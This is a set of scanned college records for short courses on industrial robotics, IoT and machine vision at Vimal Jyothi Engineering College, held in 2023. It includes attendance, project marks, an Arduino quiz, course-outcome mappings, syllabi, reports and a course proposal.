VML21ME007	ANUMOL BINOY	P	P	P	P	P	P
VML21ME008	ASHWIN RAJ T	P	P	P	P	P	P
VML21ME009	AVINASH C	P	P	P	P	P	P
VML21ME010	DEVAKH S SURESH	P	P	P	P	P	P
VML21ME011	GILBERT THOMAS	P	P	P	P	P	P
VML21ME012	GOVIND MANOJ	A	A	P	P	P	P
VML21ME013	HIRITHIK THAROL	P	P	P	P	P	P
VML21ME014	INDRAJITH C NAMBIAR	P	P	P	P	P	P
VML21ME015	JOEL SUNNY	P	P	P	P	P	P
VML21ME016	JYOTHISH BIJITH	P	P	P	P	P	P
VML21ME017	MIRWAIZ OMAR A NAZEER	P	P	P	P	P	P
VML21ME018	RICH ABRAHAM THOMAS	P	P	P	P	P	P
VML21ME019	SAFWAN THAILAKKANDY	P	P	P	P	P	P
VML21ME020	SAYAND V K	P	P	P	P	P	P
VML21ME021	SAYOOJ RAJAN	P	P	P	P	P	P
VML21ME022	SUBIN M	P	P	P	P	P	P
VML21ME023	VISHNU C	P	P	P	P	P	P
VML21ME024	YADHUKRISHNA	P	P	P	P	P	P

Op
16/2/23

VIMAL JYOTHI ENGINEERING COLLEGE, CHEMPERI

DEPARTMENT OF MECHANICAL ENGINEERING

ADD - ON COURSE ON INDUSTRIAL ROBOTICS AND INTERNET OF THINGS

Klein Robotics & Skillobotics Edutech Pvt. Ltd

S4 - ME - (2021-25 Batch)

ATTENDANCE DAY 5 - 17, FEBRUARY 2023

KTU REGISTER NUMBER	NAME	HOURS					
		1	2	3	4	5	6
VML21ME001	ABHIJITH K	P	P	P	P	P	P
VML21ME002	ABHINANDH NARAYAN	P	P	P	P	P	P
VML21ME003	ABHINAV R	P	P	P	P	P	P
VML21ME004	ABIN J PRASAD	P	P	P	P	P	P
VML21ME005	AMAN AHAMMED	P	P	P	P	P	P
VML21ME006	ANASWAR SUNIL KUMAR	P	P	P	P	P	P
VML21ME007	ANUMOL BINOY	P	P	P	P	P	P
VML21ME008	ASHWIN RAJ T	P	P	P	P	P	P
VML21ME009	AVINASH C	P	P	P	P	P	P
VML21ME010	DEVAKH S SURESH	P	P	P	P	P	P
VML21ME011	GILBERT THOMAS	P	P	P	P	P	P
VML21ME012	GOVIND MANOJ	P	P	P	P	P	P
VML21ME013	HRITHIK THAROL	P	P	P	P	P	P
VML21ME014	INDRAJITH C NAMBIAR	P	P	P	P	P	P
VML21ME015	JOEL SUNNY	A	A	P	P	P	P
VML21ME016	JYOTHISH BIJITH	P	P	P	P	P	P
VML21ME017	MIRWAIZ OMAR A NAZEER	P	P	P	P	P	P
VML21ME018	RICH ABRAHAM THOMAS	P	P	P	P	P	P
VML21ME019	SAFWAN THAILAKKANDY	P	P	P	P	P	P
VML21ME020	SAYAND V K	P	P	P	P	P	P
VML21ME021	SAYOOJ RAJAN	P	P	P	P	P	P
VML21ME022	SUBIN M	P	P	P	P	P	P
VML21ME023	VISHNU C	P	P	P	P	P	P
VML21ME024	YADHUKRISHNA	P	P	P	P	P	P


Ch
17/2/23


AD401: ADD ON COURSE MINI PROJECT EVALUATION RUBRICS

PROJECT TITLE:

	HIGH,5 marks	MEDIUM,3-4 marks	LOW,0-2 marks
Hardware Implementation	All defined objectives are achieved, hardware working, project properly demonstrated	Some of the defined objectives are achieved, hardware working well and not properly demonstrated	Defined objectives are not achieved, hardware not working.
Demonstration/ Presentation	Presentation / explanation of the project are appropriate and well delivered	Presentation / explanation of the project are appropriate but not well delivered	Presentation / explanation of the project are not appropriate and not well delivered

Sl No	Name	HARDWARE IMPLEMENTATION (CO 1,2,3,4,5)	DEMONSTRATON	TOTAL MARKS
1	VML21ME001-ABHIJITH K	4	5	9
2	VML21ME002-ABHINANDH NARAYAN	4	4	8
3	VML21ME003-ABHINAV R	4	3	7
4	VML21ME004-ABIN J PRASAD	4	5	9
5	VML21ME005-AMAN AHAMMED	4	4	8
6	VML21ME006-ANASWAR SUNIL KUMAR	3.5	3.5	7
7	VML21ME007-ANUMOL BINOY	4	4	8
8	VML21ME008-ASHWIN RAJ T	4	4	8
9	VML21ME009-AVINASH C	3.5	3.5	7
10	VML21ME010-DEVAKH S SURESH	4	3.5	7.5
11	VML21ME011-GILBERT THOMAS			
12	VML21ME012-GOVIND MANOJ	4	3	7
13	VML21ME013-HRITHIK THAROL	4	5	9
14	VML21ME014-INDRAJITH C NAMBIAR	4	3.5	7.5
15	VML21ME015-JOEL SUNNY	4.5	3.5	8
16	VML21ME016-JYOTHISH BIJITH	4	5	9
17	VML21ME017-MIRWAIZ OMAR A NAZEER	3.5	4	7.5
18	VML21ME018-RICH ABRAHAM THOMAS	4	4	8
19	VML21ME019-SAFWAN THAILAKKANDY	4	4	8
20	VML21ME020-SAYAND V K	3	4	7
21	VML21ME021-SAYOOJ RAJAN	5	4	9
22	VML21ME022-SUBIN M	4	3	7
23	VML21ME023-VISHNU C	3.5	4.5	8
24	VML21ME024-YADHUKRISHNA	4	4	8


 Anjyana Mohan
 17/02/2023


 17/2/23

Abhijithrk
4ML21ME001
17/02/2023

AD ME 401

FINAL ASSESSMENT

Industrial Robotics and the Internet of Things add on course
By Skillibotics Edutech Pvt.Ltd



Skillibotics Edutech Pvt Ltd
Empowering the next generation of makers

(CO, Level)

Q1. Which of the following best describes the Arduino? CO 1, L1

- a. It is a microcontroller
- b. It is a microprocessor
- c. It is a development board developed by Arduino company
- d. None of the above

Q2. Which of the following is the brain of the Arduino board? CO 2, L1

- a. ARM7 processor
- b. Atmega 328P
- c. ESP 8266 NodeMCU
- d. None of the above

Q3. How many analog pins are available on the Arduino? CO 2, L1

- a. 14
- b. 5
- c. 6
- d. 12

Q4. What is the full form of PWM? CO 4,L1

- a. Pulse width magnifier
- b. Pulse width modulation
- c. Pulse width magnifier
- d. None of the above

Q5. What is the formula for the duty cycle? CO 4 ,L1

- a. $\frac{Ton}{Ton+Toff}$
- b. $\frac{Toff}{Ton}$
- c. $\frac{Ton}{Ton+Toff}$
- d. $\frac{Toff}{Ton+Toff}$

Q6. Which of the following best describes the behavior of LDR? CO 4,L2

- a. When light falling on the sensor is more resistance is more
- b. When light falling on the sensor is less resistance is more
- c. When light falling on the sensor is less resistance is less
- d. None of the above

Q7. If 3 resistances of 100 ohms each are connected in series with a 10V battery, what will be the current flowing through each resistor? CO 1,L2

- a. 3.33 A
- b. 0.12 A
- c. 0.033 A
- d. 0.67 A

Q8. What is the significance of the Trigger pin used in an Ultrasonic sensor? CO 4,L1

- a. It captures the reflected sound wave
- b. It creates an alarm when an obstacle is detected
- c. It generates a Sound wave pulse continuously
- d. None of the above

Q9. What are the two types of buzzers? CO 4,L1

Ans. Active and Passive buzzers

Q10. If the time taken by the Ultrasonic sensor's sound pulse to reflect back is 200 microseconds, what is the distance between the obstacle and the sensor? CO 4,L3

- a. 1000 cm
- b. 100cm
- c. 1 m
- d. 10 cm

Q11. What is the main use of PWM in Arduino? CO 2,CO4,L1

- a. Take an analog input
- b. Take a digital input
- c. Output a digital signal
- d. Output an analog signal

Q12. What is each point in the internet of things called? CO3,CO 5,L1

- a. Edge
- b. Weight
- c. Nodes
- d. None of the above

Q13. What is the significance of the Serial begin() command? CO 2,L1

- a. It prints the serial data
- b. It prints the serial data on a new line
- c. It initializes the serial communication
- d. None of the above

Q14. What does the Baudrate signify in serial communication? CO 2,L1

- a. The number of loops to be performed
- b. The number of bytes transferred to the serial port every second
- c. The serial number
- d. None of the above

Q15. What is the difference between a Digital and an analog signal? CO 2,CO 4,L2

- a. A digital signal is continuous in time and the analog signal is not
- b. The Analog signal is continuous in time and amplitude domain while the digital signal is not
- c. A digital signal is continuous in time and amplitude domain while an analog signal is not
- d. None of the above

COURSE OUTCOMES

1. Understand the concept of embedded systems and Design and implement simple embedded systems
2. Understand the concepts of Arduino platform and establish the communication between the software and the Arduino board
3. Develop Python language programming skills and implement basic python codes in Raspberry pi
4. Understand the working principle of different types of sensors & actuators and its implementation in various robots
5. Understand the basics of IoT and perform two axis robotic arms controlled through PC

15/15

CERTIFICATE OF COMPLETION




THIS IS TO CERTIFY THAT

Mr / Miss---Jeyithish Bijith-----


Has successfully completed 5 Days, "Add-on Course For Industrial Robotics and Internet of Things" conducted by Skillobotics Edutech Pvt. Ltd.


Pradhumna Mishra
Chief Executive Officer

Skillobotics Edutech Pvt Ltd



Principal
Vimal Jyothi College of Engineering



Skillobotics Edutech Pvt Ltd
Empowering the aspirants to learn



DEPARTMENT OF MECHANICAL ENGINEERING
COURSE OUTCOMES (COs) and CO- PO/PSO MAPPING



COURSE: B TECH (MECHANICAL ENGINEERING) 2019 SCHEME

SEMESTER: S4 ME

SUBJECT CODE & NAME: ADD-ON COURSE- ADME 401: INDUSTRIAL ROBOTICS & INTERNET OF THINGS

NAME & DESIGNATION TRAINING FACULTY MEMBER: PRADYUMNA MOHANI (CHIEF TECHNOLOGY OFFICER, SKILLOBOTICS EDUTECH PRIVATE LIMITED PUNE)

COURSE OUTCOMES

1. Understand the concept of embedded systems and Design and implement simple embedded systems
2. Understand the concepts of Arduino platform and establish the communication between the software and the Arduino board.
3. Develop Python language programming skills and implement basic python codes in Raspberry pi
4. Understand the working principle of different types of sensors & actuators and its implementation in various robots
5. Perform two axis robotic arms controlled through PC using serial communication

CO-PO/PSO MAPPING of ADME 401: INDUSTRIAL ROBOTICS & INTERNET OF THINGS

COs	PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12	PSO 1	PSO 2
CO1	2	3	2		3							3	3	2
CO2	2	3	2		3				3		2	3	3	3
CO3	2	2	2	2	3	2			3		2	3	3	2
CO4	2			3	3	2			2		3	3	3	3
CO5	2	3		2	3	2			3		2	3	3	2

Note:

1. Enter correlation levels 1, 2 or 3 as defined below:


1: Slight (Low)

2: Moderate (Medium)


3: Substantial (High)

CO-PO/PSO MAPPING JUSTIFICATION

MAPPING	CORRELATION LEVELS	CONNECTED POS/PSOS	JUSTIFICATION
CO1	2,3,2,3, 3,3,2	PO1,PO2, PO3,PO5, PO12,PS O1,PSO2	Using engineering knowledge, developing solutions, analyzing problems, using modern tools, and implementing product development for lifelong learning in embedded systems
CO2	2,3,2,3, 3,2,3,3, 2	PO1,PO2, PO3,PO5, PO9,PO11 ,PO12,PS O1,PSO2	The application of engineering knowledge, the development of solutions, the analysis of problems, the use of modern tools, and the implementation of product development for lifelong learning of coding in Arduino platforms
CO3	2,3,2,3, 3,2,3,3, 2	PO1,PO2, PO3,PO4, PO5,PO6, PO9,PO11 ,PO12,PS O1,PSO2	Using engineering knowledge, developing solutions, analyzing problems, using modern tool like python, and implementing product development for lifelong learning
CO4	2,3,2,3, 3,2,3,3, 2	PO1, ,PO4,PO5, PO6,PO9, PO11,PO1 2,PSO1,P SO2	Developing solutions, analyzing problems, and implementing product development for lifelong learning in robotics sensors /transducers-based platforms using engineering knowledge and tools
CO5	2,3,2,3, 3,2,3,3, 2	PO1,PO2, PO3,PO4, PO5,PO6, PO9,PO11 ,PO12,PS O1,PSO2	A lifetime of coding in Arduino platforms requires use of engineering knowledge, designing solutions, analyzing problems, utilizing modern tools, and implementing product development for lifelong learning


NAME OF FACULTY
DESIGNATION

SIGNATURE


NAME OF COURSE COORDINATOR
DESIGNATION

SIGNATURE


HEAD OF THE DEPARTMENT

SIGNATURE



DEPARTMENT OF MECHANICAL ENGINEERING

Add – on Course on Industrial Robotics and Internet of Things

S4 ME – 2021 Admission (AY 2022-23)

Duration 13th Feb 2023 – 17th Feb 2023 (30 Hours)

The syllabus of the course is stipulated below:

Day 1, 13, February 2023: Introduction to Basic Electronic Devices

- Basics of Electronic Components.
- Introduction to Bread board and other electronic components.
- Introduction to different types of circuits. (Example to Glow Led)
- How to Calculate and design an electronic circuit.
- Introduction to different types of sensors and their operation.
- Purpose of different pins of sensors and their operating style.
- Application of different sensors.
- Materials used for sensors and their conductivity.

Day 2, 14, February 2023: Introduction to Basic Electronic Devices

- Basic code words, Configuring Input pins etc.
- What is Input data , Output data, read command, write command
- Basic syntax error and also Introduction to commands
- To glow Led in different transition using delays
- To glow led taking input data from sensors like LDR.
- To glow array of led and apply delays in different led.
- Activity: Students can try on their own to combine different combination of circuits and program it.

Day 3, 15, February 2023: Introduction to Basic Electronic Devices

- Students will understand the principle of working for Ultrasonic sensor and Buzzer.
- To Interface the ultrasonic sensor with Arduino Uno.
- To Interface buzzer with Arduino Uno.
- To control the buzzer output based on input of ultrasonic sensor and implement the blind man stick.
- Understand the principle and working of motor drivers and how H-bridge works.
- Understand the principle of working of DC motors in depth.
- Interface the Ultrasonic sensor with Arduino IDE and interface the DC motors through motor drivers to Arduino IDE.
- Control the DC motors with Arduino based on inputs from ultrasonic sensor.

Day 4, 16, February 2023: Introduction to Basic Electronic Devices



- To understand the principle and working of servo motors.
- To understand the principles of serial communication.
- To interface servo motors to Arduino IDE and establish a serial communication between Arduino and PC.
- Perform two axis robotic arms controlled through PC using serial communication.
- What are IoT and its application, Node MCU
- Programming Node MCU using Arduino IDE
- Sending Data to Arduino
- Creating web interface
- To Interface Ultrasonic sensors, DC motors and Servo motors with Arduino IDE and control the obstacle avoidance robot with robotic arm using IOT web interface

Day 5, 17, February 2023: Introduction to Basic Electronic Devices

- Introduction to MIT app inventor
- Creating basic interface
- Connecting blocks.
- Developing an app using MIT app inventor for controlling obstacle avoidance robot with two axis robotic arm.
- Sending signals from app to Arduino for control of motors based on inputs given by app.
- Introduction to Raspberry pi and Python coding - Getting started, Installing Nodes, GUI, Embedded Linux, Introduction to Terminal, Basic commands in python, and GPIO Planning.

Report

Introduction:

The add-on course on **Industrial Robotics and Internet of Things** was conducted for S4 ME (2021-25 Batch) in association with Skillrobotics Edutech Pvt. Ltd. The coordinators of the course was Mr. Mejo M Francis, Mr. Anoop K R, and Dr. Sreekanth M P (Faculties from ME). The course started from 13, February 2023 to 17, February 2023 (Total 30 hours: 6 hours per day). The course started on 13, February 2023 at 9 AM with an introductory speech by HOD-ME. He has also introduced the resource persons to the students





Event Details:

Day 1:

The first day of the Introduction to Basic Electronic Devices covered the basics of electronic components, including the introduction to breadboard and different types of circuits. Students were introduced to the concept of calculating and designing an electronic circuit, and also learned about different types of sensors, their operation, and their applications. Materials used for sensors and their conductivity were also discussed.



Day 2:

On the second day, students learned about basic code words, configuring input pins, and input/output data. They also learned about syntax errors and different commands used in programming electronic devices. Students practiced programming LED lights to glow in different transitions using delays and taking input from sensors like LDR. They also worked on glowing an array of LED lights and applied different delays to each LED. The activity of combining different circuits and programming them was also performed by the students.





Day 3:

The third day covered the principle of working of ultrasonic sensors, buzzer, motor drivers, and DC motors. Students learned how to interface ultrasonic sensors and buzzer with Arduino IDE, control buzzer output based on ultrasonic sensor inputs, and interface DC motors with motor drivers to control them using Arduino IDE. They also learned about controlling DC motors based on inputs from the ultrasonic sensor.



Day 4:

On the fourth day, students learned about the principle and working of servo motors and serial communication. They learned how to interface servo motors with Arduino IDE, establish serial communication between Arduino and PC, and control two-axis robotic arms through PC using serial communication. They also learned about IoT and its application, Node MCU, programming Node MCU using Arduino IDE, creating web interfaces, and controlling the obstacle avoidance robot with a robotic arm using IoT web interfaces.





Day 5:

On the final day of the Introduction to Basic Electronic Devices, students were introduced to MIT App Inventor and learned how to create basic interfaces and connect blocks. They developed an app using MIT App Inventor for controlling the obstacle avoidance robot with a two-axis robotic arm and sending signals from the app to Arduino for controlling motors based on the inputs given by the app. They also learned about Raspberry Pi and Python coding, including getting started, installing nodes, GUI, embedded Linux, introduction to terminal, basic commands in Python, and GPIO planning.



Overall, the Introduction to Basic Electronic Devices was a comprehensive program that covered various aspects of electronic devices, including the basics of electronic components, different types of circuits, sensors, motors, and IoT. The program provided students with practical knowledge of programming and interfacing electronic devices using Arduino IDE, MIT App Inventor, and Python coding. Students also got the opportunity to work on various activities, including programming LED lights, controlling motors using different sensors, and developing apps for controlling the obstacle avoidance robot with a two-axis robotic arm.

Conclusion:

The event was concluded on 17, February 2023 at 4 PM with a vote of thanks by HOD – ME. Total of 24 students actively participated in the event. Students gave positive feedback about the course.

JH
H/2/23

S4 ME ADD-ON COURSE

ADME 401: INDUSTRIAL ROBOTICS & INTERNET OF THINGS COMPLETION REPORT

The Industrial Robotics and Internet of Things program is designed to provide participants with a basic understanding of the embedded systems concept, Arduino, Raspberry Pi, Python, and Internet of Things. The course is divided into 5 days, with 6 hours of instruction each day. The primary focus of the program is on the development of practical solutions to problems related to industrial robotics and the Internet of Things.

Objectives:

The main objectives of the program are to impart a basic understanding of the concept of embedded systems, introduce the concepts of Arduino platform and basic coding, develop Python language programming skills, interface simple peripheral devices to a Microcontroller, and introduce the concepts of IoT.

Content:

The program begins by introducing the concept of embedded systems and the basic components that make up an embedded system. The participants are introduced to the Arduino platform, including the hardware and software components. They learn how to write basic code using Arduino and how to interface simple peripheral devices such as LEDs, sensors, and motors to the Microcontroller.


The program also covers the Python programming language, which is used to develop more advanced programs for the Internet of Things. Participants learn the basic syntax and structure of the Python language, and how to use it to develop more advanced programs. Throughout the program, participants work in groups to design and implement simple embedded systems, using the knowledge they have acquired about Arduino and Python. They also learn about the Internet of Things, including the various components that make up an IoT system, such as sensors, gateways, and cloud-based platforms.


Assessment:

Assessment in the program is based on various factors, including accuracy, neatness, programming mastery, safety, and timely project completion. Participants are required to complete a series of practical exercises and projects, which are graded based on the above criteria.

Conclusion:

The Industrial Robotics and Internet of Things program is a comprehensive introduction to the world of embedded systems and IoT. Participants gain a basic understanding of the components that make up an embedded system, and learn how to write code using Arduino and Python. The program emphasizes the development of problem-solving skills and practical solutions, and participants work in groups to design and implement simple embedded systems. By the end of the program, participants have a solid foundation in the concepts and principles of industrial robotics and IoT, and are equipped with the skills they need to take on more advanced projects in the future. All the portions were completed timely as per the syllabus.


AP/23


HUPME, 20/02/23

FEEDBACK CONSOLIDATED DETAILS

Semester:

24 responses



- SA
- SB
- SC

Batch:

24 responses




- A Batch
- B Batch

On a scale of 1 to 3 how do you rate the add-on course classes?

- 1 - Poor
- 2 - Satisfactory
- 3 - Excellent

24 responses




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The tools & techniques discussed during this event was relevant and met your curriculum gaps. (PO1, PO2, PO3, PO4, PO5,PO6,PO9,PO11,PO12,PS01,PS02)

- 1 - Poor
- 2 - Satisfactory
- 3 - Excellent

24 responses




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You got sufficient opportunity for exploring your creativity, technical skills and improving your design ideas on Industrial Robotics & Internet of Things (PO3, PO4, PO5, PO12, PS01, PS02):

- 1 - Poor
- 2 - Satisfactory
- 3 - Excellent


24 responses



Were you able to perform effectively as an individual and as a team, and follow the instructions? (PO5, PO11, PO12):

- 1 - Poor
- 2 - Satisfactory
- 3 - Excellent


24 responses



The tools & techniques helped you in designing and developing a demonstrable project, which can be used in mechanical based industrial sectors. (PO2, PO5, PO9, PO11, PO12, PS01, PS02):

- 1 - Poor
- 2 - Satisfactory
- 3 - Excellent

24 responses



Will the tools & techniques included in the add-on course able to contribute to the society, modern engineering and global requirements? (PO3, PO5, PO4, PS01, PS02):

- 1 - Poor
- 2 - Satisfactory
- 3 - Excellent

24 responses




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7	Resource Person Profile
8	Feedback Report



VIMAL JYOTHI ENGINEERING COLLEGE

Affiliated to APJ Abdul Kalam Technological University
Approved by AICTE
Under the Archdiocese of Thalassery

Event proposal - AEI Division

Event type and name	"Robotics and Automation "
Tentative date	14th February 2023 - 18th February 2023
Participants/ audience	S4/S6/S8 AEI Students
Objectives	To prepare students to use modern tools and techniques in automation.
Resource requirements	Projector, Speaker, and Device with internet connectivity
Expected outcomes	Students will be able to provide solutions to real-world problems using GP8 Motoman robotic Arm.
Connected PEOs/POs/COs	PO1,PO2,PO3,PO4,PO5,PO12.
Resource persons	Srishti Robotics Technologies Pvt Ltd 1st floor, Anjikkath Tower, near Metro Pillar 363, Edappally, Kochi, Kerala 682024
Responsible persons	Co-ordinators Mr. SHINU MM , AP AEI Ms.SHAMYA A, AP AEI Convenor Dr.G.Glan Devasias Professor & Vice Principal Vimal Jyothi Engineering College

Machine Vision and Artificial Intelligence in Robotics

Machine vision helps machines to see and understand the world around it through visual inputs. It is a multidisciplinary field that could broadly be called a subfield of artificial intelligence.

Our 5 days course on Machine Vision and AI helps to understand the core concepts of Machine Vision, Image Processing and AI using python.

Lesson Plan

DAY 1 : Python programming Fundamentals

- Variables, data types, conditions.
- Functional programming
- Python Exceptions Handling
- Graphical user interfaces.

DAY 2 : Getting started with Machine Vision

- Machine Vision Introduction
- OpenCV overview
- Different color spaces and conversion
- Different morphological processing operations

DAY 3 : Object Detection and Tracking

- Movement Detection
- Detecting coloured objects
- Contours
- Track and count coloured objects

DAY 4 : Artificial Intelligence

- Fundamentals of AI
- Advanced AI libraries for Vision
- Version control and source code management

DAY 5 : Capstone Projects

Assessment mechanism	
Day V	Presentation, demonstration, feedback
Budget details	
Remuneration for resource person	10000*3 = 30,000
Accommodation and Transportation	5000/-
Tea Snacks	40*20*3 = 2400 X
Lunch	2*200*3 = 1200
Stationery	1000 ✓
Total expense	39,600/-

Proposal prepared by

Mr. SHINU MM , AP, AEI
Ms. SHAMYA A, AP AEI

Recommended by

Dr. G. Gnan Devadhas
Professor & Vice Principal, (HOD)

[Signature]
23/01/23

[Signature]

[Signature]
18/11



**VIMAL JYOTHI
ENGINEERING COLLEGE**

JYOTHI NAGAR, CHEMPERI – 670632, KANNUR, KERALA

ACCREDITED BY IEL, NBA & NAAC • ISO 9001:2015 CERTIFIED
AFFILIATED TO KTU • APPROVED BY AICTE

**DEPARTMENT OF
ELECTRONICS & INSTRUMENTATION ENGINEERING**

ADD-ON COURSE

On

**Machine Vision and Artificial
Intelligence in Robotics**

Venue: Research lab AEI

Date: 28/02/2023 to 04/03/2023

COURSE CODE: ADEI401

Course duration: 5 days (30 hours)

In association with

Srishti Robotics Technologies Pvt Ltd

FOR

**Final Year Applied Electronics and Instrumentation Engineering
Students**

Convener: Dr. G. Glan Devadhas, HOD AEI

Staff Coordinators: Mrs. Jinsa Mathew, Mr. Shinu MM

Assistant Professor, AEI

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Vision

The department strives to enrich professionals of high competency in the area of instrumentation engineering and mould them to adopt the crux of matter in the field of automation.

Mission

To prepare the students to envisage beyond the hypothetical thinking and belong to a new era of acquisition and application of instrumentation technology to meet the requisition of the changing world.



**INNOVATION AND
ENTREPRENEURSHIP
DEVELOPMENT CENTRE**



**INSTITUTION'S
INNOVATION
COUNCIL**

(Ministry of Education)

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VIMAL JYOTHI ENGINEERING COLLEGE CHEMPERI
DEPARTMENT OF ELECTRONICS & INSTRUMENTATION
ENGINEERING
ADD-ON COURSE ON MACHINE VISION & ARTIFICIAL
INTELLIGENCE IN ROBOTICS

Duration: 28.02.2023 to 04.03.2023

Department of electronics & instrumentation successfully conducted an Add-on course on Machine Vision and Artificial Intelligence in Robotics in association with Srishti Robotics Technologies Pvt Ltd, from 28th February 2023 to 4th March 2023.. The program was organized for Final Year Applied Electronics and Instrumentation Engineering Students.

The Program was Inaugurated by Dr. G Glan Devadhas, Vice Principal, HOD EIE on 28th February 2022. Final year students and all faculties of the department were present in the inauguration function. Mr. Shinu M M, AP EIE delivered the welcome address and Ms. Jinsa Mathew, AP EIE, delivered the vote of thanks.

Vimal Jyothi Engineering College, Kerala, Signed MoU with Srishti Robotics Technologies Pvt Ltd. for development of Engineering Students.

The Program was scheduled for 5 days, with the following lesson plan.

28.2.2023

DAY 1 : Python programming Fundamentals

- Variables, data types, conditions.
- Functional programming
- Python Exceptions Handling
- Graphical user interfaces.

01.03.2023

DAY 2 : Getting started with Machine Vision

- Machine Vision Introduction
- OpenCV overview
- Different color spaces and conversion
- Different morphological processing operations

02.03.2023

DAY 3 : Object Detection and Tracking

- Movement Detection
- Detecting coloured objects
- Contours
- Track and count coloured objects

03.03.2023

DAY 4 : Artificial Intelligence

- Fundamentals of AI
- Advanced AI libraries for Vision
- Version control and source code management



04.03.2023

DAY 5 : Capstone Projects

Coordinator:

